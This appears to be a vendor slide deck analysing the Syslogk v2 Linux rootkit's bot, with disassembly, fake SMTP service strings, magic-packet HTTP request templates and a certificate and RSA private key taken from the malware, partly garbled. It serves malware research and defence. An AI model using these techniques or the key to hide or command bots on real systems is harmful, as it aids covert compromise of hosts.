The screenshot shows assembly code from a debugger. The top section highlights a comparison instruction:

```
.text:0000000000404C0D cmp eax, 4
.text:0000000000404C10 jnz short loc_404C1C
```

A yellow bracket connects this code to the bottom section, which shows the execution path:

```
.text:0000000000404C12 mov eax, [rbp+fd]
.text:0000000000404C15 mov edi, eax
.text:0000000000404C17 call fake_smtp_server
```

# Syslogk v2

## Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it**.

- For instance, **SMTP** has the identifier **4**.
- We can see also the comparison in eax for executing it.
- The SMTP server implementation is a code reuse.**

- <https://cpp0x.pl/forum/temat/?id=25974>

A screenshot of a forum post from 'Forum > Programowanie > [C, C++] Szukam pomocy'. The title is 'C++ smtp serwer z tls/ssl z openssl i STARTTLS - BarracudaSMTP'. The post was last modified on 2017-10-06 14:09 by Breakermind. The content discusses implementing an SMTP server using OpenSSL and STARTTLS.

- <https://github.com/fcgll520/CppLinux/blob/master/LibCurl/socket-starttls.cpp#L23>

History for CppLinux / LibCurl / socket-starttls.cpp


Commits on Oct 2, 2017

```
.data:00000000061B9A0 a220ExampleComS db '220 example.com SMTP',0Dh,0Ah,0
.data:00000000061B9A0 ; DATA XREF: SMTP_starttls+11↑o
.data:00000000061B9A0 ; SMTP_starttls+23↑o
.data:00000000061B9B7 align 20h
.data:00000000061B9C0 a250ExampleComA db '250-example.com at your service',0Dh,0Ah
.data:00000000061B9C0 db '250-SIZE 157286400',0Dh,0Ah
.data:00000000061B9C0 db '250-STARTTLS',0Dh,0Ah
.data:00000000061B9C0 db '250 SMTPUTF8',0Dh,0Ah,0
.data:00000000061BA12 a2500k db '250 Ok',0Dh,0Ah,0
.data:00000000061BA18 align 20h
.data:00000000061BA20 a354SendData db '354 send data',0Dh,0Ah,0
.data:00000000061BA30 a250EmailWasSent db '250 email was send',0Dh,0Ah,0
.data:00000000061BA45 a221Bye db '221 bye...',0Dh,0Ah,0
.data:00000000061BA52 align 20h
.data:00000000061BA60 a220200ReadyToS db '220 2.0.0 Ready to start TLS',0Dh,0Ah,0
.data:00000000061BA7F align 20h
.data:00000000061BA80 ; char a250ExampleCom2[]
.data:00000000061BA80 a250ExampleCom2 db '250-example.com',0Dh,0Ah
.data:00000000061BA80 ; DATA XREF: SMTP_starttls:loc_40DC22↑o
.data:00000000061BA80 ; SMTP_starttls+7C↑o
.data:00000000061BA80 db '250-STARTTLS',0Dh,0Ah
.data:00000000061BA80 db '250 SMTPUTF8',0Dh,0Ah,0
.data:00000000061BAE align 10h
.data:00000000061BAB0 ; char a220ReadyToStar[]
.data:00000000061BAB0 a220ReadyToStar db '220 Ready to start TLS',0Dh,0Ah,0
```

# Syslogk v2

## Overviewing the bot. Multiple fake services

The bot chooses the appropriate protocol (TCP or SSL), for sending and receiving data, depending on the fake service.



# Syslogk v2

## Overviewing the bot. Multiple fake services

The SSL connection requires a certificate (the **same certificate** that they used for **Syslogk v1**).

----BEGIN CERTIFICATE----

```
MIIIDZTCCAk0CFGea+DeQMw739YWJu8NI38FvCzLMA0GCSqGSIb3DQEBCwUAMG8x
CzAJBgNVBAYTAkFVMQ0wCwYDVQQIDARuYW1lMQ0wCwYDVQQHNDARjaXR5MSEwHwYD
VQQKbJbnRlcmt5ldCBXaWRnaXRzIJB0esMdGQxEAOBgNVBAsMB3NlY3RpB24x
DTALBgNVBAMMBG5hbWUwHhcNMtGxMTE5MTg0OTA2WhcNMtKxMTE5MTg0OTA2WjBv
MQswCQYDVQQGEwJBVTENMASGA1UECAwEbmmfzTENMASGA1UEBwwEY210eTeHMB8G
A1UECgwYSW50ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMRAwDgYDVQQLDAzZWNoaW9u
MQ0wCwYDVQQDDARuYW1lMIIBjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEA
tlnqZJNnTEKf2rx6scEqc2vCnGjOJO/Os2gEJTtwLym9SWSMNZ2GTNO KmKsuF8Al
bzWnOujglzmbvJN28iyt2IukTHEJrb7ka2EnxnRP9uhA7QOPI0B17wi2kmZNrX
shKXYnWNWikdRuVMv4J6WFqjx8GDq9NvBwZpqF4OqZzEucT4yTmVa9v2L2JUhn
P3VXiv35ng0UT7rMqlB73qQalPjmmcQLOzGrdbJXadLePZzp0BX5MVW4PxXhZ
pdZCT6J6CxPUN589//IMm3cHPZ0xVcbheDmJG9FTNPXhOc/wBEGzmNTzLcjiwRk
uzSx7gQsDCvUC/+Lc/nFxwIDAQABMA0GCSqGSIb3DQEBCwUA4IBAQCPHTnCCOzh
dkc19flU327wAYvoRi6T73Ik3wxI+A2U6ATo8qY6dZEvnmmBxkhkYahrYRYYYYB
1fbbyqKYfBR1Hcr/Q4q0J/wyCwG7ZejkvgFHILUEBb9is7obBudAryZDBpRyNK6a
k8aotUnH4bDlyLC6lUQlapzihr3WE5mGzjnVIH2YCN4ooyshkQi6wGvHJ2QudBb
2qwN6dJbZbtj8j9tFPCojKGQIW8vnLxRoim2188z+DTW6Wb+l3/bWI2uP9YhQ7L
kBHt495CICqUsrVSUjcgttzGWvcM2ms/UrUoNdbhKsDzx1rvpDdb5sz6170Zg7z
7ikRaS9ULzzm
----END CERTIFICATE----
```


----BEGIN RSA PRIVATE KEY----

```
MIIeogIBAAKCAQEAtlnqZJNnTEKf2rx6scEqc2vCnGjOJO/Os2gEJTtwLym9SWSM
NZ2GTNO KmKsuF8AlbzWnOujglzmbvJN28iyt2IukTHEJrb7ka2EnxnRP9uhA7Q
OPI0B17wi2kmZNrXshKXYnWNWkrdRuVmV4J6WFqjx8GDq9NvBwZpqF4OqZzEuCt4
yTmVaf9v2L2JUhnP3VXiv35ng0UT7rMqlB73qQalPjmmcQLOzGrdbJXadLePZzp
0BX5MVW4vPxXhZpdZCT6J6CxPUN589//IMm3cHPZ0xVcbheDmJG9FTNPXhOc/
wBEGzmNTzLcjiwRkuzSx7gQsDCvUC/+Lc/nFxwIDAQABAoIBAB24xiWiQG7Ekca
1XzHmV26wLuxsXf/xlcjqxOI/o9+WZPBzNt+4fmKv77V8XzPOyzeBB4CLNdZnDp
xxP9wHN3fxazX9786yAJUn/s2wA6Cg9oQrQmpKxhh+/RlfqrWKHjud0lgAOke+E+uM
UFgeskZYb72NYyLMjV1zxDr3KbinWDqVUS7R/7QdsJH4c+rs9ML+/2L0gJp8XBN
3LM9XEuX/conJBWm+cszHwB+QtacIrgKd/RPlfcOBTXsm3d1Ai0aXCG8dmaraFaa
izilpz9CvuvqMfs0Gbyqjgf4F52oxHuv0SO9SLcgw/iExfoElodydUoqffl+WRN
CSFvXHECgYEAI3iHhdv+qXYJyJgI/wotNi7T1+r00WkCGATdxLWA25mIIcbddLck8
zp/Q37Z49P196O5xVzsSPjQlhukOXb26lIGNppdRZbWCchAig0YpagifFauqlqYG
9bds9fpSG6iSb8d1c3YFNJKAYx/z3MtF0jwJbJ0tfBWCPzDhALQ0CgYEAOidr
5d07FyExNYojpNqHjm0JC4JpJd5eFz22wuA3+7+X0Ce8Qu7X3sDvJxu094YVFQkr
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upVWjdk/UcAYKxu5kSjyOFoXhgHBEIJAZSQc0SMCgYA+6TA1yqj0OeYNCi3NKmjW
9XRpBCcMnJOXvpdfs4046Hj27ICuU/0tw+ODSlmvUh7TdpdyRCQDcrx3uqccw02gh
Chnk6zt5Y9PChm+Sa+eUyT8M57zzl6gG9WEdu5d/j9mRYNso7Ns4n/lrmBp34P
YwWaKNqWJVbz4mndEPUTDQKBgFkSLIAp2T6vacz4dK0NlhS6SAghyPEs85JEL08h
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nLojAoGAJdKpZWeIpV86OhMAHY4cU7wKVs25dHtzT067z/Jh6Of2BQG1Q6qUd5mb
JBwXFjWEEMX9aaVdx+TLiuAE0dvYBTUHRPE+BomKVRx0+heESDeX0Y3H3rb3Xg
SqRTtAdcSLNrZlw1MPQF+VeOLj0BiurS0aqsln+7hqqvG42mUA=
----END RSA PRIVATE KEY----
```

# Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**. Those fakes common traffic generated by web applications.



# Syslogk v2

## Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**. Those fakes common web applications.


| Simulation of web applications for sending magic packets |                  |                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|----------------------------------------------------------|------------------|--------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Fake service ID                                          | Function address | Description                                                                          | Request                                                                                                                                                                                                                                                                                                                                                                                                                       |
| 0                                                        | 0x0040E8A0       | It generates a post request that appears to be a legitimate Mozilla Firefox request. | Connection: keep-alive\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Encoding: gzip, deflate\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nPOST /index.html HTTP/1.1\r\nHost: <b>HOST_Goes_Here</b> \r\nContent-Length: <b>CONTENT-LENGTH_Goes_Here</b> \r\n\r\n |
| 1                                                        | 0x40FD5C         | generate_apache_http_request                                                         | HTTP/1.1 200 OK\r\nDate: <b>THE_DATETIME_Goes_Here</b> GMT\r\nContent-Length: <b>CONTENT-LENGTH_Goes_Here</b> \r\nConnection: close\r\nCache-Control: no-cache\r\n\r\n                                                                                                                                                                                                                                                        |

# Syslogk v2

## Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident.**

- Running the bot is responsibility of the kernel rootkit (so *step 1* is not present in the bot).
- The magic packets with the keys, *step 2* and *step 3* are also encoded and used in the bot.




# Syslogk v2

## Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident.**

- All of those values are sent as the *Cookie ID* value of a fake *Mozilla Firefox* request .



A screenshot of a debugger interface showing assembly code. The code is written in AT&M assembly language, which is a simplified assembly language used by debugger tools like Immunity Debugger. The code is responsible for sending a forged HTTP request to a target host. It sets up various registers (rdi, rsi, r9, r10, rdx) with specific strings and values, including the 'Cookie: ID=' header. It then calls the '\_sprintf' function to format the message and jumps to a location labeled 'loc\_40DF69'. The assembly code is as follows:

```
mov rdi, cs:off_61BB00 ; "Connection: keep-alive\r\n"
mov rsi, cs:off_61BAF8 ; "Accept-Encoding: gzip, deflate\r\n"
mov r9, cs:off_61BAF0 ; "Accept: text/html,application/xhtml+xml"...
mov r10, cs:off_61BAE8 ; "User-Agent: Mozilla/5.0 (X11; Linux x86"...
mov rdx, cs:off_61BB10 ; "index.html"
mov rcx, [rbp-20h]
mov rax, [rbp-10h]
mov r8, [rbp-8]
mov [rsp+50h+var_38], r8
mov [rsp+50h+var_40], 418065h ; "Cookie: ID="
mov [rsp+50h+var_48], rdi
mov [rsp+50h+var_50], rsi
mov r8, r10
mov esi, 418038h ; "GET /%s HTTP/1.1\r\nHost: %s\r\n%s%s%"...
mov rdi, rax ; s
mov eax, 0
call _sprintf
jmp short loc_40DF69
```

# Syslogk v2

## Overviewing the bot. Sending magic packets to the rootkit

Syslogk rootkit v2 relies on this network toolkit

- BOR: Boite a Outil Reseau

| Address           | Length   | Type | String             |
|-------------------|----------|------|--------------------|
| 'S'.rodata:000... | 0000000B | C    | bor_signal         |
| 'S'.rodata:000... | 0000000E | C    | bor_sendto_un      |
| 'S'.rodata:000... | 0000000E | C    | bor_sendto_in      |
| 'S'.rodata:000... | 00000010 | C    | bor_recvfrom_un    |
| 'S'.rodata:000... | 00000010 | C    | bor_recvfrom_in    |
| 'S'.rodata:000... | 00000013 | C    | bor_getsockname_in |
| 'S'.rodata:000... | 0000000F | C    | bor_connect_un     |
| 'S'.rodata:000... | 0000000F | C    | bor_connect_in     |
| 'S'.rodata:000... | 0000000C | C    | bor_bind_un        |
| 'S'.rodata:000... | 0000000C | C    | bor_bind_in        |
| 'S'.rodata:000... | 0000000E | C    | bor_accept_un      |
| 'S'.rodata:000... | 0000000E | C    | bor_accept_in      |

Code reuse from **Cours Réseau et Communication**.

Laboratoire d'Informatique Fondamentale, Marseille Cedex 9, France)

- <https://pageperso.lis-lab.fr/edouard.thiel/ens/rezo/bor-util.h>
- <https://pageperso.lis-lab.fr/edouard.thiel/ens/rezo/bor-util.c>

```
int bor_create_socket_un (int type, const char *path, struct sockaddr_un *sa);
void bor_set_sockaddr_un (const char *path, struct sockaddr_un *sa);
int bor_bind_un (int soc, struct sockaddr_un *sa);
int bor_connect_un (int soc, const struct sockaddr_un *sa);
int bor_accept_un (int soc, struct sockaddr_un *sa);
ssize_t bor_recvfrom_un (int soc, void *buf, size_t count, struct sockaddr_un *sa);
ssize_t bor_recvfrom_un_str (int soc, char *buf, size_t count, struct sockaddr_un *sa);
ssize_t bor_sendto_un (int soc, const void *buf, size_t count, const struct sockaddr_un *sa);
ssize_t bor_sendto_un_str (int soc, const void *buf, const struct sockaddr_un *sa);

int bor_create_socket_in (int type, int port, struct sockaddr_in *sa);
void bor_set_sockaddr_in (int port, uint32_t ipv4, struct sockaddr_in *sa);
int bor_getsockname_in (int soc, struct sockaddr_in *sa);
char *bor_adrtoa_in (struct sockaddr_in *sa);
int bor_bind_in (int soc, struct sockaddr_in *sa);
int bor_resolve_address_in (const char *host, int port, struct sockaddr_in *sa);
int bor_connect_in (int soc, const struct sockaddr_in *sa);
int bor_accept_in (int soc, struct sockaddr_in *sa);
ssize_t bor_recvfrom_in (int soc, void *buf, size_t count, struct sockaddr_in *sa);
ssize_t bor_recvfrom_in_str (int soc, char *buf, size_t count, struct sockaddr_in *sa);
ssize_t bor_sendto_in (int soc, const void *buf, size_t count, const struct sockaddr_in *sa);
ssize_t bor_sendto_in_str (int soc, const void *buf, const struct sockaddr_in *sa);
```



# Syslogk v2

Sending magic packets to the rootkit. TCP Raw sockets

<https://github.com/seifzadeh/c-network-programming-best-snippets/blob/master/Code%20raw%20sockets%20in%20C%20on%20Linux>



```

call _setsockopt
test eax, eax
jns short loc_40BCAA
mov edi, offset aErrorSettingIp ; "Error setting IP_HDRINCL"
call _perror
mov [rbp+var_4], 0xFFFFFFFFh
jmp short loc_40BCFC

; CODE XREF: sub_40B857+43E↑j
mov rax, [rbp+var_20]
movzx eax, word ptr [rax+2]
movzx eax, ax
mov edi, eax ; netshort
call _ntohs
movzx edx, ax ; n
lea rcx, [rbp+addr]
lea rsi, [rbp+s] ; buf
mov eax, [rbp+fd]
mov r9d, 10h ; addr_len
mov r8, rcx ; addr
mov ecx, 0 ; flags
mov edi, eax ; fd
call _sendto
test rax, rax
jns short loc_40BCFC
mov edi, offset aSendtoFailed ; "sendto failed"
call _perror
mov [rbp+var_4], 0xFFFFFFFFh
nop

```

Preparing the magic packet by choosing a random id from the *id\_list*.

```

[Image: WinDbg assembly dump showing two sections of assembly code for generating a random ID and sending a packet]

.text:000000000040A64B mov esi, 0
.text:000000000040A650 mov edi, 31h ; '1'
.text:000000000040A655 call generate_random_value
.text:000000000040A65A mov eax, eax
.text:000000000040A65C movzx eax, valid_ids[rax+rax]

.text:000000000040A7E9 lea rcx, [rbp+addr]
.text:000000000040A7ED lea rsi, [rbp+s] ; buf
.text:000000000040A7F4 mov eax, [rbp+fd]
.text:000000000040A7F7 mov r9d, 10h ; addr_len
.text:000000000040A7FD mov r8, rcx ; addr
.text:000000000040A800 mov ecx, 0 ; flags
.text:000000000040A805 mov edi, eax ; fd
.text:000000000040A807 call _sendto

```

# Syslogk v2

## Concluding with a brief summary

- Linux threats are getting more and more complex.
- NetFilter can be used by malware in multiple malicious ways:
  - Magic packets
  - Bypass firewall rules (i.ex. iptables relies on NetFilter).
  - etc.
- The combination of traditional rootkit techniques, fake services and magic packets, makes of Syslogk v2 a powerful rootkit that can inspire other malware writers for hiding bots.

# Syslogk v2

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  - Magic packets
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  - etc.
- The combination of traditional rootkit techniques, fake services and magic packets, makes of Syslogk v2 a powerful rootkit that can inspire other malware writers for hiding bots.

Happy hunting.



**Thank you!**



**Avast**